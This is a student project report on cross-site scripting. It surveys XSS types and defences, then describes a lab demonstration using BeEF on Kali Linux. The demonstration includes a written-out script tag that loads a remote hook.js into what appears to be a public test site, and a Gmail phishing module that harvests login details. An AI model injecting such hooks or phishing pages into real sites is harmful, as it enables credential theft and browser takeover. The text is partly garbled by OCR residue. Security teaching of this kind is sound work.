Project report

on

Implementation of Cross Site Scripting (XSS)

A Dissertation submitted in partial fulfillment of the Academic requirements for the award of the degree of

Bachelor of Technology

In

Computer Science & Engineering

(Cyber Security)

Submitted by

A.Jahwanth	(22H51A6201)
A.Sai Nikhila	(22H51A6205)
CH.Chaithanya	(22H51A6210)

Under the esteemed Guidance of

Dr.R.Venkateswara Reddy

(Associate Professor and HOD,CSC)

Department of Cyber Security

CMR COLLEGE OF ENGINEERING & TECHNOLOGY

(Autonomous)
(NAAC Accredited with 'A+' Grade & NBA Accredited)
(Approved by AICTE, Permanently Affiliated to JNTU Hyderabad)
KANDLAKOYA, MEDCHAL ROAD, HYDERABAD-501401

CMR COLLEGE OF ENGINEERING & TECHNOLOGY

(Autonomous)

(NAAC Accredited with ‘A+’ Grade & NBA Accredited)

(Approved by AICTE, Permanently Affiliated to JNTU Hyderabad)

KANDLAKOYA, MEDCHAL ROAD, HYDERABAD-501401

DEPARTMENT OF CYBER SECURITY

CERTIFICATE

This is to certify that the Mini Project -1 report entitled “C**ross site scripting**” being submitted by A **Jashwanth(22H51A6201), A.Sai Nikhila (22H51A6205), CH.Chaithanya(22H51A6210)** in partial fulfillment for the award of **Bachelor of Technology in Computer Science and Engineering (Cyber Security)** is a record of bonafide workcarried out his/her under my guidanceand supervision.

The results embodied in this project report have not been submitted to any other University or Institute for the award of any Degree.

Dr. Punyabhan Patel	Dr. R. Venkateswara Reddy
Assistant Professor	Associate Professor & HOD
Dept. of CSC	Dept. of CSC

ACKNOWLEDGEMENT

With great pleasure I want to take this opportunity to express my heartfelt gratitude to all the people `who helped in making this project a grand success.

I am grateful to **Dr.Punyabhan Patel**, Assistant Professor, Dept. of Computer Science and Engineering for her valuable suggestions and guidance during the execution of this project.

I would like to thank **Dr. R. Venkateswara Reddy**, Head of the Department of Computer Science and Engineering, for his moral support throughout the period of my study in CMRCET.

I am highly indebted to **Major Dr. V.A. NARAYANA**, Principal CMRCET, for giving permission to carry out this project in a successful and fruitful way.

I would like to thank the Teaching & Non- teaching staff of the Department of Computer Science and Engineering for their co-operation.

Finally, I express my sincere thanks to **Mr. CH. GOPAL REDDY**, Secretary, CMR Group of Institutions, for his continuous care. I sincerely acknowledge and thank all those who gave support directly and indirectly in the completion of this project work.

A.Jashwanth
(22H51A6201)

A.Sai Nikhila
(22H51A6205)

CH.Chaithanya
(22H51A6210)

ABSTRACT

- Cross-Site Scripting (XSS) continues to be a prevalent security vulnerability affecting web applications. This abstract explores the fundamental aspects of XSS, including its various types (such as reflected, stored, and DOM-based XSS) and their potential impact on web security. The discussion emphasizes the mechanisms through which XSS attacks occur, highlighting the exploitation of user input mechanisms to inject malicious scripts into web pages

- Furthermore, this abstract reviews contemporary mitigation strategies employed to counter XSS vulnerabilities. Techniques such as input validation, output encoding, and the use of secure coding practices are analyzed for their effectiveness in preventing XSS attacks. Additionally, the role of modern web security frameworks and tools in mitigating XSS risks is examined.

- In conclusion, this abstract underscores the critical importance of proactive security measures and education in mitigating XSS vulnerabilities. By implementing robust defensive strategies, web developers can significantly enhance the security posture of their applications and protect users from the potentially devastating consequences of XSS attacks.

Table Of Content

CHAPTER 1

1. INTRODUCTION

Cross-Site Scripting (XSS) is a security vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can execute in the context of the user’s browser, potentially leading to a variety of malicious outcomes, such as data theft, session hijacking, defacement of websites, and phishing attacks.

There are three primary types of XSS: Stored, Reflected, and Document Object Model (DOM) based. Stored XSS occurs when malicious scripts are permanently stored on the target server, such as in a database, and executed when a user accesses the compromised content. Reflected XSS happens when the injected script is reflected off a web server, typically through error messages or search results, and executed immediately when a user clicks a specially crafted link. DOM-Based XSS involves manipulating the Document Object Model (DOM) in the user’s browser, often through client-side code, to execute the malicious script.

Attackers exploit vulnerabilities in web applications by injecting scripts into input fields, URL parameters, or other data entry points. These scripts can be written in various languages, such as JavaScript, HTML, or even Flash. Once executed, the scripts can steal sensitive information like cookies, session tokens, and user credentials, hijack user sessions, alter the appearance and content of a website, or create fake login pages to trick users into providing personal information.

Common components that are vulnerable to XSS attacks include input fields (such as search bars and comment sections), URL parameters, HTTP headers, and dynamic content generation scripts. The typical injection points include forms and fields accepting user input, URLs and query strings,

1.1 AIM

- The aim of our project is to identify and mitigate Cross-Site Scripting (XSS) vulnerabilities in web applications. We will assess web applications to identify XSS vulnerabilities, evaluate their impact, and implement effective defense mechanisms. Additionally, we aim to raise awareness and promote best practices in secure web development to prevent XSS attacks.
- 1. Identify XSS Vulnerabilities: Assess and categorize XSS vulnerabilities in web applications.
- 2. Implement Mitigations: Develop and apply effective defense strategies against XSS attacks.
- 3. Raise Awareness: Educate stakeholders on best practices for preventing XSS.

1.2 SCOPE

- Simulate real-world XSS attacks to test and assess current security measures.
- Raise user awareness about XSS vulnerabilities and emerging threats.
- Maintain an open-source approach for collaboration and community-driven improvement of XSS defenses.
- Foster a community of security professionals and developers to enhance XSS prevention techniques.
- Develop and refine automated tools for detecting and mitigating XSS vulnerabilities.
- Provide educational resources and training sessions on secure coding practices to prevent XSS.

CHAPTER 2

2. LITERATURE REVIEW

Dr. Amit Klein:

- Amit Klein is a prominent researcher in web security, specializing in XSS vulnerabilities.
- He has contributed significantly to understanding XSS attack vectors, mitigation techniques, and browser security policies.
- His work often focuses on practical demonstrations of XSS exploits and recommendations for developers to improve web application security.

· **Dr. Engin Kirda**:

- Engin Kirda is known for his research on various cybersecurity topics, including XSS.
- His research often explores advanced XSS attack scenarios, such as DOM-based XSS and bypass techniques.
- Kirda's work emphasizes the development of automated tools and techniques for detecting and preventing XSS vulnerabilities in web applications.

CHAPTER 3

1. EXISTING SOLUTION

1. Input Validation:

Description: Ensuring that all user-supplied inputs are validated and sanitized before being processed and displayed.

Implementation: Developers use server-side and client-side validation to filter out or encode potentially malicious scripts.

Fig 1: Input Validation

2. Output Encoding:

Description: Encoding user-generated content before rendering it in the web application's UI.

Implementation: Encoding techniques like HTML entity encoding (e.g., converting < to &lt;) prevent browsers from interpreting input as executable code.



Output Encoding Process Explained
STEP 1
DETECTION OF POTENTIALLY DANGEROUS CHARACTERS.
Identifying Threats.
Transforming Data.
ENCODING UNSAFE CHARACTERS INTO SAFE REPRESENTATIONS.
STEP 2
STEP 3
SAFE OUTPUT READY FOR DISPLAY.
Ensuring Data Safety.
qwiet

Fig 2: Output Encoding

3. Content Security Policy (CSP):

Description: A security standard that helps detect and mitigate certain types of attacks, including XSS.

Implementation: CSP allows websites to declare approved sources of content, preventing unauthorized scripts from executing.

Fig 3: Content security policy

4. Web Application Firewalls (WAFs)::

Description: Deploying WAFs to filter and monitor HTTP traffic between a web application and the internet.

Implementation: WAFs can detect and block malicious HTTP requests, including those attempting XSS attacks, based on predefined rules.




Fig 4: Web Application Firewall

5. Burp Suite:

- **Description**: Tools that scan web applications for vulnerabilities, including XSS, by simulating attacks and analyzing responses.

- **Implementation**: Automated scanners help identify and prioritize XSS vulnerabilities for mitigation by security teams.

Fig 5: Burpsuit

CHAPTER 4

6. PROPOSED SYSTEM

Overview:

- Implement of cross site scripting in a vulnerable website and stealing credentials using a javascript.First the user runs the beef tool in kali linux os so that we can get script url and also beef webpage

- The hook url contains script the script defines to modify credentials in a website by hooking the website in vulnerable website .in the beef platform BeEF provides a web interface from which various browser-based attacks can be launched, such as client-side attacks, social engineering attacks, and more. It's essential for ethical hacking and security testing to ensure web applications and browsers are secure.


4.1 REQUIREMENT ANALYSIS

4.1.1 Software Requirements

- BeEF (browser exploitation framework)
- Kali linux
- Web Application target

4.1.2 Hardware Requirements

- Microsoft Windows XP Professional /Windows 7 Professional /Windows 10/Windows 11
- Processor: intel Pentium G4560 or higher System 64bit with 8gb RAM Storage:512gb
- Disk space: 750 MB of free disk space



BeEF Authentication - Iceweasel
BeEF Authentication
192.168.71.145:3000/ui/authentication
Search
BeEF

Authentication

Username:

Password:

Login



Kishalaya
Local Account

System > About

Nitro
Nitro NP515-51

Device specifications

Device name	Nitro
Processor	Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz 1.99 GHz
Installed RAM	8.00 GB
Device ID	93A6CB3C-0FFD-4C0D-BDD8-58452BE31481
Product ID	00342-41373-14616-AAOEM
System type	64-bit operating system, x64-based processor
Pen and touch	Pen and touch support with 10 touch points

4.2 MERITS AND DEMERITS

Merits:

- Vulnerability Identification
- Educational Value
- Real-world Simulation
- Security Awareness

Demerits:

- Data Breach Risk
- User Trust Issues
- Financial Losses
- Reputation Damage

CHAPTER 5

7. DESIGN DESCRIPTION

5.1 CONCEPTUAL DESIGN

The diagram shows the steps involved in Vulnerability Assessment and Penetration Testing(VAPT)




Fig 6: Steps for XSS

CHAPTER 6


8. IMPLEMENTATION AND DISCUSSION

8.1 IMPLEMENTATION

Reconnaissance:

It is the information-gathering stage of ethical hacking, where you collect data about the target system. This data can include anything from network infrastructure to employee contact details. The goal of reconnaissance is to identify as many potential attack vectors as possible.

COMMAND: ./beef




```
┌──(root㉿kali)-[/home/hacker/Downloads/beef]
└─# ls
Dockerfile    INSTALL.txt  VERSION      beef         beef.db-wal    conf.json
Gemfile       README.md    _config.yml  beef.db      beef_cert.pem  config.yaml
Gemfile.lock  Rakefile     arerules     beef.db-shm  beef_key.pem   core

┌──(root㉿kali)-[/home/hacker/Downloads/beef]
└─# ./beef
[22:56:44][*] Browser Exploitation Framework (BeEF) 0.5.4.0
[22:56:44]    |   Twit: @beefproject
[22:56:44]    |   Site: https://beefproject.com
[22:56:44]    |_  Wiki: https://github.com/beefproject/beef/wiki
[22:56:44][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[22:56:46][*] BeEF is loading. Wait a few seconds...
[22:56:57][*] 7 extensions enabled:
[22:56:57]    |   XSSRays
[22:56:57]    |   Requester
[22:56:57]    |   Proxy
[22:56:57]    |   Network
[22:56:57]    |   Events
[22:56:57]    |   Demos
[22:56:57]    |_  Admin UI
[22:56:57][*] 303 modules enabled.
[22:56:57][*] 2 network interfaces were detected.
[22:56:57][*] running on network interface: 127.0.0.1
[22:56:57]    |   Hook URL: http://127.0.0.1:3000/hook.js
[22:56:57]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[22:56:57][*] running on network interface: 10.0.2.15
[22:56:57]    |   Hook URL: http://10.0.2.15:3000/hook.js
[22:56:57]    |_  UI URL:   http://10.0.2.15:3000/ui/panel
[22:56:57][*] HTTP Proxy: http://127.0.0.1:6789
[22:56:57][*] RESTful API key: a54f891155e91c87e9e32807002a5464f07133ec
[22:56:57][*] BeEF server started (press control+c to stop)
```

Fig 6: beEF implementation

Hook the target website:

It is the methodical process of hooking the target system so that the vulnerable website can be used for stealing the credentials.

COMMAND:*<script src=https://10.0.2.15:3000/hook.js></script>*



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

.js"></script>

If you are already registered please enter your login information below:

Username :

Password :

login

You can also signup here.
Signup disabled. Please use the username test and the password test.


Fig 7:Hooking

Attacking:

Commands->social engineering attack

Google phishing attack:

It is the phase where an attacker obtains control over the target. Be it a network or a web application, Where the google phishing attack is performed in which email login is implemented in the target web application.



Module Results History

id	date	label
0	2024-06-11 00:38	command 1
1	2024-06-11 09:19	command 2
2	2024-06-11 09:27	command 3
3	2024-06-11 10:04	command 4
4	2024-06-11 10:10	command 5
5	2024-06-11 10:22	command 6
6	2024-06-26 19:09	command 7
7	2024-06-26 19:33	command 8

Google Phishing

Description: This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page (although the URL is NOT the Gmail URL).


Id: 11

XSS hook URI: http://0.0.0.0:3000/demos/plain.html

Gmail logout interval (ms): 10000

Redirect delay (ms): 1000

Fig 8: Google phishing



Sign in

Username


test

Password

●●●●

Fig 9:Signing

COMMAND: *result*



